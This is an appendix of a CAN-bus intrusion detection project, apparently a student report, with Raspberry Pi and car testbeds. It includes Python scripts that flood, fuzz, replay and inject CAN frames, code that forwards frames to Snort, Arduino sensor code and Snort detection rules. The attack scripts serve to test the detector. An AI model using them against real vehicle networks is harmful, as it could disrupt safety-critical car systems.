


This diagram was a lower-level Pi testbed diagram that showed both the hardware and software components. It became obsolete when new code was made for the online and offline version of the IDS, as it would be too busy to include all the new software. We also needed a diagram with both testbeds, which also pushed towards it being obsolete.



The above diagram provides an early illustration of the wiring schematics for a potential car testbed, intended to model the network of a Chevy Equinox. However, this diagram was created before we received approval to acquire car parts and does not accurately reflect the vehicle we ultimately obtained. Originally, we anticipated using a Chevy Equinox, as it was the most common vehicle available at the local junkyard.

Appendix 4 – Code



```python
import can, time, random

def dos():
        bus = can.interface.Bus(channel='can0', bustype='socketcan')
        message = can.Message(arbitration_id=0x001, data=[0x00]*8, is_extended_id=False)

        try:
                while True:
                        bus.send(message)
                        time.sleep(0.01)
        except KeyboardInterrupt:
                bus.shutdown()

def fuzzing():
        bus = can.interface.Bus(channel='can0', bustype='socketcan')

        try:
                while True:
                        # Generate random message
                        arb_id = random.randint(0,0x7FF)
                        data_length = random.randint(0,8)
                        data = [random.randint(0,255) for _ in range(data_length)]

                        message = can.Message(arbitration_id=arb_id, data=data, is_extended_id=False)
                        bus.send(message)
                        time.sleep(3)
        except KeyboardInterrupt:
                bus.shutdown()

def replay():
        bus = can.interface.Bus(channel='can0', bustype='socketcan')

        try:
                while True:
                        num = random.randint(0, 10)
                        if num == 0:
                                message = capture(bus)
                                time.sleep(random.uniform(0.1, 5.0))
                                bus.send(message)
                                print("Replayed Message")
                                print(message)
                        time.sleep(1)
        except KeyboardInterrupt:
                bus.shutdown()

def capture(bus):
        message = bus.recv()
        return message

def main():
        print("Enter desired attack")
        print("dos, fuzz, replay")

        attack = input()

        if attack == "dos":
                dos()
        elif attack == "fuzz":
                fuzzing()
        elif attack == "replay":
                replay()
        else:
                print("Not an attack")

if __name__ == "__main__":
        main()
```

attacks.py

This python code executes various attacks on the simulated testbed.

```python
import can
import time
import random


# Function to create a CAN frame with specific arbitration ID and data
def create_can_frame(arbitration_id, data):
    return can.Message(arbitration_id=arbitration_id, data=data, is_extended_id=False)


# Function to send a CAN frame
def send_can_frame(frame):
    try:
        # Open the CAN bus interface
        bus = can.interface.Bus(channel='can1', bustype='socketcan')
        # Send the CAN frame
        bus.send(frame)
        print("Sent CAN frame:", frame)
    except Exception as e:
        print("Error sending CAN frame:", e)

# Function to trigger the injection attack: ID out of range < 128 alert
def trigger_injection_id_lt_128():
    frame = create_can_frame(0x000, [0x00] * 8)
    send_can_frame(frame)


# Function to trigger the injection attack: ID out of range > 670 alert
def trigger_injection_id_gt_670():
    frame = create_can_frame(0x671, [0x00] * 8)
    send_can_frame(frame)


# Function to trigger the injection attack: ID out of range > 69A alert
def trigger_injection_id_gt_69A():
    frame = create_can_frame(0x69B, [0x00] * 8)
    send_can_frame(frame)


# Function to trigger the injection attack: ID out of range < 40 alert
def trigger_injection_id_lt_40():
    frame = create_can_frame(0x037, [0x00] * 8)
    send_can_frame(frame)


# Function to trigger the denial of service attack alert
def trigger_dos_attack():
    i = 0
    while i < 25:
        frame = create_can_frame(0x000, [0x01] * 8)
        send_can_frame(frame)
        i += 1
        time.sleep(0.1)


# Function to trigger the denial of service remote request alert
def trigger_dos_remote_request():
    i = 0
    while i < 25:
        frame = can.Message(arbitration_id=0x130, data=[0x01] * 8, is_extended_id=False, is_remote_frame=True)
        send_can_frame(frame)
        i += 1
        time.sleep(0.1)


# Function to trigger the mismatching ID and message - 670:47 alert
def trigger_mismatching_id_message_670_47():
    frame = create_can_frame(0x670, [0x48] + [0x00] * 7)
    send_can_frame(frame)
```

```python
# Function to trigger the mismatching ID and message - 388:01 alert
def trigger_mismatching_id_message_388_01():
    frame = create_can_frame(0x388, [0x02] + [0x00] * 7)
    send_can_frame(frame)


# Function to trigger the mismatching ID and message - 678:37 alert
def trigger_mismatching_id_message_678_37():
    frame = create_can_frame(0x678, [0x38] + [0x00] * 7)
    send_can_frame(frame)


# Function to trigger the unusual timing: more messages than expected alert
def trigger_unusual_timing():
    i = 0
    while i < 250:
        frame = create_can_frame(0x130, [0x00] * 8)
        send_can_frame(frame)
        i += 1
        time.sleep(0.001)


# Main function to run each attack
def main():
    print("Select an attack:")
    print("HIGH - High speed testbed, LOW - Low speed testbed, BOTH - Both testbeds")
    print("1. Injection attack: ID out of range < 128 -- HIGH")
    print("2. Injection attack: ID out of range > 670 -- HIGH")
    print("3. Injection attack: ID out of range > 69A -- LOW")
    print("4. Injection attack: ID out of range < 40 -- LOW")
    print("5. Denial of service attack -- BOTH")
    print("6. Denial of service remote request -- BOTH")
    print("7. Mismatching ID and message - 670:47 -- BOTH")
    print("8. Mismatching ID and message - 388:01 -- HIGH")
    print("9. Mismatching ID and message - 678:37 -- LOW")
    print("10. Unusual timing: more messages than expected -- LOW")
    print("11. Quit")

    while True:
        choice = int(input("Enter your choice (1-11): "))

        if choice == 1:
            trigger_injection_id_lt_128()
        elif choice == 2:
            trigger_injection_id_gt_670()
        elif choice == 3:
            trigger_injection_id_gt_69A()
        elif choice == 4:
            trigger_injection_id_lt_40()
        elif choice == 5:
            trigger_dos_attack()
        elif choice == 6:
            trigger_dos_remote_request()
        elif choice == 7:
            trigger_mismatching_id_message_670_47()
        elif choice == 8:
            trigger_mismatching_id_message_388_01()
        elif choice == 9:
            trigger_mismatching_id_message_678_37()
        elif choice == 10:
            trigger_unusual_timing()
        elif choice == 11:
            break
        else:
            print("Invalid choice")


if __name__ == "__main__":
    main()
```

carAttacks.py

This python code executes various attacks on the car testbed.

```python
import serial
import can

# Splits value so they fit into 2 bytes, need to be merged by receiver on CAN channel
def split_int(value):
        return value & 0xFF, (value >> 8) & 0xFF

# Open serial port
ser = serial.Serial('/dev/ttyACM0', 115200);

# Setup CAN interface
bus = can.interface.Bus(channel='can0', bustype='socketcan')

while True:
        if ser.in_waiting:
                line = ser.readline().decode().strip()
                print(line)

                if line.count(',') != 4:
                        print("Invalid serial data")
                        continue

                try:
                        parts = line.split(',')
                        can_id = int(parts[0])
                        value = int(parts[1])
                        voltage = float(parts[2])
                        r = float(parts[3])
                        percent = int(parts[4])

                        # value and r are too large, split them
                        v1, v2 = split_int(value)
                        r1, r2 = split_int(int(r))

                        msg = can.Message(arbitration_id=can_id, data=[v1, v2, int(voltage), int(r1), int(r2), percent])
                        bus.send(msg)

                        print("Sent CAN msg: ", msg)
                except Exception as e:
                        print("Error: ", e)

ser.close()
```


python_recv.py

This python code reads the information from the Arduino and potentiometers on the serial port, then converts that information into a CAN signal and sends the new signal on the CAN channel.

```python
from scapy.all import Ether, IP, UDP, sendp, TCP

dst_mac = "b8:27:eb:68:d7:04"
src_mac = "b8:27:eb:68:d7:04"
dst_ip = "10.26.45.131"

with open("/home/pi/Desktop/offlineLog1.txt", "r") as file:
        for line in file:
                line = line.strip()
                packet = Ether(dst=dst_mac, src=src_mac) / IP(dst=dst_ip) / TCP(dport=12345) / line

                sendp(packet, iface="wlan0")
```

packet_send.py


This python code uses a log file to allow Snort to analyze CAN messages. It goes line by line and places the CAN message in the data portion of a TCP packet that gets sent back to the Raspberry Pi so that Snort will have access to it.




```
import subprocess
from scapy.all import Ether, IP, TCP, sendp

#continously read CAN frames being send on the can0 interface using candump, send TCP packets using Scapy
def read_and_send_can_frames():
        #grab pc mac address and IP
        dst_mac = "b8:27:eb:68:d7:04"
        src_mac = "b8:27:eb:68:d7:04"
        dst_ip = "10.26.45.131"

        #open candump
        candumpProcess = subprocess.Popen(["candump", "can1"], stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        #Continuosly read CAN frames and send them over TCP
        while True:
                #strip line from candump output
                canFrame = candumpProcess.stdout.readline().decode().strip()
                print(canFrame)
                #build and send TCP packet
                packet = Ether(dst=dst_mac, src=src_mac) / IP(dst=dst_ip) / TCP(dport=12345) / canFrame
                sendp(packet, iface="wlan0")

read_and_send_can_frames()
```

car_testbed.py

This python code is the online version of packet_send.py. It takes the messages directly from the CAN channel, rather than a log, and sends the message in the data section of a TCP packet which is sent back to the Raspberry Pi for Snort to analyze.




```
void setup() {
  Serial.begin(115200);
}

void loop() {
  const int numSensors = 4;
  int sensorValues[numSensors];
  float voltages[numSensors];
  float resistances[numSensors];
  int percentages[numSensors];
  int ids[numSensors];

  //Read in sensors values and assign them
  for (int i = 0; i < numSensors; i++){
    //increment which analog is read
    sensorValues[i] = analogRead(A0 + i);
    voltages[i] = sensorValues[i] * (5.0 / 1023.0);
    resistances[i] = (voltages[i] * 10000) / 5.0;
    percentages[i] = map(sensorValues[i], 0, 1023, 0, 100);
    ids[i] = i;
  }

  //Sort all data in array based on ID to create message arbitration (bubble sort)
  for (int i = 0; i < numSensors - 1; i++){
    for (int j = 0; j < numSensors - i - 1; j++){
      if (ids[j] > ids[j + 1]){
        //swap each attribute
        int tempId = ids[j];
        ids[j] = ids[j + 1];
        ids[j + 1] = tempId;

        int tempSens = sensorValues[j];
        sensorValues[j] = sensorValues[j + 1];
        sensorValues[j + 1] = tempSens;

        int tempVolts = voltages[j];
        voltages[j] = voltages[j + 1];
        voltages[j + 1] = tempVolts;

        int tempRes = resistances[j];
        resistances[j] = resistances[j + 1];
        resistances[j + 1] = tempRes;

        int tempPer = percentages[j];
        percentages[j] = percentages[j + 1];
        percentages[j + 1] = tempPer;
      }
    }
  }
```



```
  for (int i = 0; i < numSensors; i++){
    Serial.print(ids[i]);
    Serial.print(",");
    Serial.print(sensorValues[i]);
    Serial.print(",");
    Serial.print(voltages[i]);
    Serial.print(",");
    Serial.print(resistances[i]);
    Serial.print(",");
    Serial.println(percentages[i]);
  }

  delay(1000);
}
```

aruino_can.ino


This C++ code reads the values from the potentiometers and converts them into different values to use as data in a CAN frame. The code then sends these values over the serial port for the Raspberry Pi to read and send on the CAN channel.



```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> any 12345 (msg: "CAN frame detected"; sid:1000003;)

# Rule to detect any ID greater than 4, which would mean out of range for pi testbed
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range >4"; byte_test:8,>,4,8,string,dec; sid: 10000006;)

# Rule to test if ID is within specific range
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range (0-4)"; byte_test:8,>,0,8,string,dec; byte_test:8,<,4,8,string,dec; sid:10000007;)

# Rule for Denial of Service attack, checks for amount of low ID messages in time frame
alert tcp any any -> any 12345 (msg: "Denial of Service Attack"; byte_test:8,=,0,8,string,dec; detection_filter: track by_dst, count 25, seconds 10; sid:10000111;)
alert tcp any any -> any 12345 (msg: "Denial of Service Remote Request"; content:"r"; detection_filter: track by_dst, count 100, seconds 1; sid:10000222;)

# Rule for detecting improper message based of of ID
alert tcp any any -> any 12345 (msg: "Mismatching ID and message"; content:"00000000"; content:"FF", distance 7, within 4; sid:10001000;)

# Rule for checking unusual timing with message transmission. For the Pi testbed, when it is over 4 messages it alerts. For Car, this will need to instead be a max threshold for the value
# Rule does not function properly with offline log detection
alert tcp any any -> any 12345 (msg: "Unusual Timing: More messages than expected"; detection_filter: track by_src, count 20, seconds 5; sid:20000000;)
```

local.rules

These are the rules used to detect attacks on the simulated test.



```
  GNU nano 7.2                                                                                                           car.rules *
# $Id: car.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# CAR TESTBED RULES
# ----------------
# Comment out all LOW rules while testing HIGH, and vice versa. Keep all BOTH's

# Rule to notify each frame Snort picks up
# BOTH
alert tcp any any -> any 12345 (msg: "CAN frame detected"; sid:30000000;)

# Rules to test if ID is within specific range for high speed car testbed (128-670)
# HIGH
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range < 128"; byte_test:3,<,0x128,6,string,hex; sid:30000022;)
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range > 670"; byte_test:3,>,0x670,6,string,hex; sid:30000002;)

# Rules to test if ID is within specific range for low speed car testbed (40 - 69A)
# LOW
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range > 69A"; byte_test:3,>,0x69A,6,string,hex; sid:30000033;)
alert tcp any any -> any 12345 (msg: "Injection Attack: ID out of range < 40"; byte_test:3,<,0x040,6,string,hex; sid:30000003;)

# Rule for Denial of Service attack, checks for amount of low ID messages in time frame, reduced time frame for both high and low car testbed
# BOTH
alert tcp any any -> any 12345 (msg: "Denial of Service Attack"; byte_test:3,=,0x000,6,string,hex; detection_filter: track by_dst, count 10, seconds 5; sid:30000004;)
alert tcp any any -> any 12345 (msg: "Denial of Service Remote Request"; content:"r"; detection_filter: track by_dst, count 10, seconds 5; sid:30000005;)

# Rule for detecting improper message based off of ID on both high and low speed car testbed
# BOTH
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 670:47"; content:"670"; content:!"47", distance 7, within 4; sid:30000006;)

# Rule for detecting improper message based off of ID on high speed car testbed
# HIGH
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 388:01"; content:"388"; content:!"01", distance 7, within 4; sid:30000010;)

# Rule for detecting improper message based off of ID on low speed car testbed
# LOW
alert tcp any any -> any 12345 (msg: "Mismatching ID and message - 678:37"; content:"678"; content:!"37", distance 7, within 4; sid:30000007;)

# Rule for checking unusual timing with message transmission. For the high speed testbed. Tested to be a max of 206, so threshold set to 220
# HIGH
alert tcp any any -> any 12345 (msg: "Unusual Timing: More messages than expected"; detection_filter: track by_src, count 220, seconds 1; sid:30000008;)

# Rule for checking unusual timing with message transmission. For the low speed car testbed. Tested to be a max of 50, so threshold set to 70
# LOW
